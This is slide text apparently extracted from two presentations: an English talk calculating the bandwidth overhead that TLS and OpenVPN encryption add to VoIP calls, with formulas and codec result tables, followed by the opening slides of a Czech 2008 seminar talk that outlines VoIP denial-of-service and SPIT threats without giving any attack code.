
- Encoding (Voice Coder – CODEC)
- Packetizing

CBC (Cipher block chaining) is mostly applied mode

- The every RTP packet is divided into N blocks with the same Bs (block size)
- Bs is multiplied by N and result must be higher or equal to size of RTP packet



# Testbed



**AES** (Advanced Encryption Standard) contains 128 bits although the key size can be 192 or 256 bits but the block has the same size of 128 bits.

**DES** (Data Encryption Standard), Triple **DES** or **BF** (Blow Fish)] contain the block size 64 bits

A complete list of supported cipher algorithms: `openvpn --show-ciphers`

## Mathematical expressions

timing of RTP packets

$$\Delta t = \frac{P_S}{C_R}$$

$\Delta t$  ... timing

$P_S$  ... payload size

$C_R$  ... codec rate

$$\Delta t = \frac{\text{timestamp}_{(N+1)} - \text{timestamp}_{(N)}}{\text{sampling\_frequency}}$$

Size at application Layer

$$S_{AL} = H_{RTP} + P_S$$

$S_{AL}$  ... Size at application layer

$H_{RTP}$  ... RTP header, 12 B

$$S_F = S_{AL} + \sum_{j=1}^3 H_j$$

$S_F$  ... Size of frame

$H_1$  ... media access layer Header ,

$H_2$  ... Internet layer header

$H_3$  ... transport layer header

## Required Bandwidth for M concurrent calls

$$BW_M = \sum_{i=1}^M \frac{S_{Fi}}{\Delta t_i} = M \cdot C_R \cdot \left( 1 + \frac{H_{RTP} + \sum_{j=1}^3 H_j}{P_S} \right)$$

$C_0 = 83$  bytes for block size of 128 bits

$C_0 = 75$  bytes for block size of 64 bits.

## TLS – layer

TLS is located between application and transport layer. We use by  $S_{TLS}$  instead of  $S_{AL}$





$$S_{TLS} = C_0 + \left\lceil \frac{S_{AL}}{B_S} \right\rceil \cdot B_S$$

Where  $\lceil x \rceil = \min \{n \in \mathbb{Z} \mid x \leq n\}$


$\lceil x \rceil$  is Ceiling function of  $x$

$\lceil x \rceil$  gives the smallest integer greater than or equal to  $x$ .


# Achieved results




# Achieved results




# Achieved results



# Achieved results




G.711 with AES




G.729 with AES

# Achieved results

G.711 with DES, Blowfish



G.729 with DES, Blowfish



# Achieved results

codec AES cipher	timing [ms]	payload [B]	w/o TLS encapsulated at AL [B]	w/o TLS frame 802.3 [B]	w/o TLS BW in Ethernet [kbps]	encapsulated in 128b blocks [B]	w TLS frame 802.3 [B]	w TLS BW in Ethernet [kbps]	TLS with OpenVPN overhead [B]	w OpenVPN frame 802.3 [B]	w OpenVPN BW in Ethernet [kbps]
G.711	1	8	20	74	592,00	32	98	784,00	115	181	1448,00
G.711	1,25	10	22	76	486,40	32	98	627,20	115	181	1158,40
G.711	1,5	12	24	78	416,00	32	98	522,67	115	181	965,33
G.711	1,75	14	26	80	365,71	32	98	448,00	115	181	827,43
G.711	2	16	28	82	328,00	32	98	392,00	115	181	724,00
G.711	2,5	20	32	86	275,20	32	98	313,60	115	181	579,20
G.711	3	24	36	90	240,00	48	114	304,00	131	197	525,33
G.711	4	32	44	98	196,00	48	114	228,00	131	197	394,00
G.711	5	40	52	106	169,60	64	130	208,00	147	213	340,80
G.711	6	48	60	114	152,00	64	130	173,33	147	213	284,00
G.711	7	56	68	122	139,43	80	146	166,86	163	229	261,71
G.711	8	64	76	130	130,00	80	146	146,00	163	229	229,00
G.711	9	72	84	138	122,67	96	162	144,00	179	245	217,78
G.711	10	80	92	146	116,80	96	162	129,60	179	245	196,00
G.711	11	88	100	154	112,00	112	178	129,45	195	261	189,82
G.711	12	96	108	162	108,00	112	178	118,67	195	261	174,00
G.711	13	104	116	170	104,62	128	194	119,38	211	277	170,46
G.711	14	112	124	178	101,71	128	194	110,86	211	277	158,29
G.711	15	120	132	186	99,20	144	210	112,00	227	293	156,27
G.711	16	128	140	194	97,00	144	210	105,00	227	293	146,50
G.711	17	136	148	202	95,06	160	226	106,35	243	309	145,41
G.711	18	144	156	210	93,33	160	226	100,44	243	309	137,33
G.711	19	152	164	218	91,79	176	242	101,89	259	325	136,84
G.711	20	160	172	226	90,40	176	242	96,80	259	325	130,00
G.711	21	168	180	234	89,14	192	258	98,29	275	341	129,90
G.711	22	176	188	242	88,00	192	258	93,82	275	341	124,00
G.711	23	184	196	250	86,96	208	274	95,30	291	357	124,17
G.711	24	192	204	258	86,00	208	274	91,33	291	357	119,00
G.711	25	200	212	266	85,12	224	290	92,80	307	373	119,36
G.711	26	208	220	274	84,31	224	290	89,23	307	373	114,77
G.711	27	216	228	282	83,56	240	306	90,67	323	389	115,26

# Achieved results

Codec with	AES cipher	timing [ms]	w/o TLS	w TLS	w OpenVPN	Codec with	DES cipher	timing [ms]	w/o TLS	w TLS	w OpenVPN
			BW in Ethernet [kbps]	BW in Ethernet [kbps]	BW in Ethernet [kbps]				BW in Ethernet [kbps]	BW in Ethernet [kbps]	BW in Ethernet [kbps]
G.729		10	60,80	78,40	144,80	G.729		10	60,80	72,00	138,40
G.729		20	34,40	39,20	72,40	G.729		20	34,40	39,20	72,40
G.729		30	25,60	30,40	52,53	G.729		30	25,60	30,40	52,53
G.729		40	21,20	26,00	42,60	G.729		40	21,20	24,40	41,00
G.729		50	18,56	20,80	34,08	G.729		50	18,56	20,80	34,08
G.729		60	16,80	19,47	30,53	G.729		60	16,80	18,40	29,47
G.723.1/ 6,3		30	24,00	30,40	52,53	G.723.1/ 6,3		30	24,00	28,27	50,40
G.723.1/ 6,3		60	15,20	17,33	28,40	G.723.1/ 6,3		60	15,20	17,33	28,40
G.723.1/ 5,3		30	22,93	26,13	48,27	G.723.1/ 5,3		30	22,93	26,13	48,27
G.723.1/ 5,3		60	14,13	17,33	28,40	G.723.1/ 5,3		60	14,13	16,27	27,33

# Conclusion

- Although defence techniques based on cryptography such as OpenVPN mitigate the risk of security threats, they also affect the required bandwidth of IP telephony
- The formulas presented in this paper help us to understand how OpenVPN and TLS can affect the bandwidth of calls and how we can optimize the timing.
- As an example, we can show optimization at G.723.1 with 6.3 kbps. If we used the timing of 30 ms during packetization, **we would require 30,4 kbps** for TLS against **24 kbps** in an environment without TLS. We could achieve a better result with the timing of 60 ms because we would require **17.33 kbps for TLS against 15.2 kbps** without TLS which is a much better ratio.
- The contribution of this paper is the presented method of bandwidth calculation in a network using TLS.



# Thank you for your attention

[miroslav.voznak@vsb.cz](mailto:miroslav.voznak@vsb.cz)

<http://home1.vsb.cz/~voz29/>

Seminář IP telefonie a videokonferencí 19.11.2008

## Bezpečnostní rizika v IP telefonii

Filip Řezáč



CESNET, z.s.p.o., Zikova 4,  
160 00 Praha, Česká republika

`filip.rezac@vsb.cz`

# Obsah

---

- **Možné útoky na VoIP**
  - Denial of Service (DoS)
  - Spam over Internet Telephony (SPIT)
- **Obrana proti VoIP útokům**
  - Obrana proti DoS
  - Obrana proti SPIT
- **Reálné příklady VoIP útoků**
  - Scapy – dva útoky
  - VoIP-IRC bot – DoS a SPIT útok
- **Závěr**

# Možné útoky na VoIP

---

## Denial of Service (DoS)


- Funkce služeb je omezená a služba se stává nepoužitelnou.
- VoIP komunikace v reálném čase – daleko citlivější než jiné služby.
- DoS útok může napadnout jakoukoliv s VoIP komponent.
- Několik typů DoS:

# Možné útoky na VoIP

---

Typy DoS útoků:

- Implementační vada DoS
- Záplavový DoS
- Distribuovaný DoS
- DoS aplikační úrovně



- Záleží na typu protokolu (signalizační, transportní), který typ DoS použijeme.

# Možné útoky na VoIP

---

## Spam over Internet Telephony (SPIT)

- Spam ve VoIP službách.
